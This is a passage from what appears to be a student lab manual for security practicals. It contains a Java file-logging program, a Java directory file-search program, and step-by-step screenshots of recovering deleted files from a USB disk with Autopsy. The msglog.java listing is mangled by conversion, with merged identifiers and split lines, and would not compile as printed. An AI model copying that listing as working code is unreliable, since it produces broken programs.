
**or**

**msglog.java**

**Code:**

```
import java.io.*;
import java.text.*;
import java.util.*;
; public class
msglog
{
protected static String
defaultLogFile="c:\\msglog.txt"; public static
void write(Strings) throws IOException
{
write(defaultLogFile,s);
}
public static void write(Stringf,Strings) throws IOException
{
TimeZone tz=TimeZone.getTimeZone("EST");//or
PST,MID,etc.. Date now=new Date();
DateFormat df=new SimpleDateFormat("yyyy.MM.dd
hh:mm:ss"); df.setTimeZone(tz);
String currentTime=df.format(now);
FileWriter awriter=new
FileWriter(f,true);
awriter.write(currentTime+"
"+s+"\n"); awriter.flush();
awriter.close();
}
public static void main(String args[]) throws Exception
{
write(args[0]);
}
}
```

**Output:**



```
Administrator: Command Prompt
d:\security>javac msglog.java
d:\security>java msglog vijay
d:\security>_
```

**msglog.txt:**  
2018.07.3101:46:30vijay

## Practical No:6

**Aim:** java program for searching file in given diretory.

**Description:**

**FileSearch.java**


**Code:**

```
import java.io.*;
public class FileSearch
{

    public static void main(String[] args) throws IOException {
        String d = "";
        final String f;
        BufferedReader br = new BufferedReader(new InputStreamReader(System.in));
        System.out.println("Enter the directory name where you want to search");
        d = br.readLine();
        System.out.println("Enter the filter for file you want to search");
        f = br.readLine();

        File dir = new File(d);
        FilenameFilter filter = new FilenameFilter() {
            public boolean accept(File dir, String name) {
                return name.startsWith(f);
            }
        };
        String[] children = dir.list(filter);
        if (children == null) {
            System.out.println("Either dir does not exist or is not a directory");
        } else {
            for (int i = 0; i < children.length; i++) {
                String filename = children[i];
                System.out.println(filename);
            }
        }
    }
}
```

**Output:**



```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd d:
D:\

C:\Users\admin>d:
D:\>set path=
D:\>set path="c:\Program Files\Java\jdk1.7.0_60\bin"
D:\>javac FileSearch.java
D:\>java FileSearch
Enter the directory name where you want to search
d:
Enter the filter for file you want to search
b
backup.class
backup.java
D:\>
```

### Practical No:7

#### Aim:- Recovering and Inspecting deleted files

- Check for Deleted Files
- Recover the Deleted Files
- Analyzing and Inspecting the recovered files


Step 1: Start Autopsy from Desktop.



Step 2: Now create on New Case.




Step 3: Enter the New case Information and click on Next Button.

A screenshot of the 'New Case Information' dialog box. The window has a blue title bar with the text 'New Case Information' and a close button. On the left, there is a 'Steps' section with two items: '1. Case Info' and '2. Additional Information'. The main area is titled 'Case Info' and contains the following fields: 'Case Name:' with the text 'kes', 'Base Directory:' with the text 'C:\Users\Kes\Desktop' and a 'Browse' button, 'Case Type:' with radio buttons for 'Single-user' (selected) and 'Multi-user', and 'Case data will be stored in the following directory:' with the text 'C:\Users\Kes\Desktop\kes'. At the bottom, there are five buttons: '< Back', 'Next >', 'Finish', 'Cancel', and 'Help'.




Step 4: Enter the additional Information and click on Finish.




The 'New Case Information' dialog box features a 'Steps' sidebar on the left with two items: '1. Case Info' and '2. Additional Information', the latter being highlighted. The main area is titled 'Additional Information' and contains the heading 'Optional: Set Case Number and Examiner'. Below this, there are two input fields: 'Case Number:' with the value '1' and 'Examiner:' with the value 'kes'. At the bottom, a row of buttons includes '< Back', 'Next >', 'Finish' (highlighted in blue), 'Cancel', and 'Help'.

Step 5: Now Select Source Type as Local disk and Select Local disk form drop down list and click on Next.




The 'Add Data Source' dialog box shows a 'Steps' sidebar on the left with three items: '1. Enter Data Source Information' (highlighted), '2. Configure Ingest Modules', and '3. Add Data Source'. The main area is titled 'Enter Data Source Information wizard (Step 1 of 3)'. It contains three dropdown menus: 'Select source type to add:' set to 'Local Disk', 'Select a local disk:' set to 'Removable Disk (G:): 7.4 GB', and 'Please select the input timezone:' set to '(GMT+5:30) Asia/Calcutta'. Below these is a checkbox labeled 'Ignore orphan files in FAT file systems' with the subtext '(faster results, although some data will not be searched)'. At the bottom, a text prompt reads 'Press 'Next' to analyze the input data, extract volume and file system data, and populate a local database.' A row of buttons at the very bottom includes '< Back', 'Next >' (highlighted in blue), 'Finish', 'Cancel', and 'Help'.


Step 6: Click on Next Button.




Step 7: Now click On Finish.




Step 8: Now Autopsy window will appear and it will analyzing the disk that we have selected.




Step 9: All files will appear in table tab select any file to see the data.



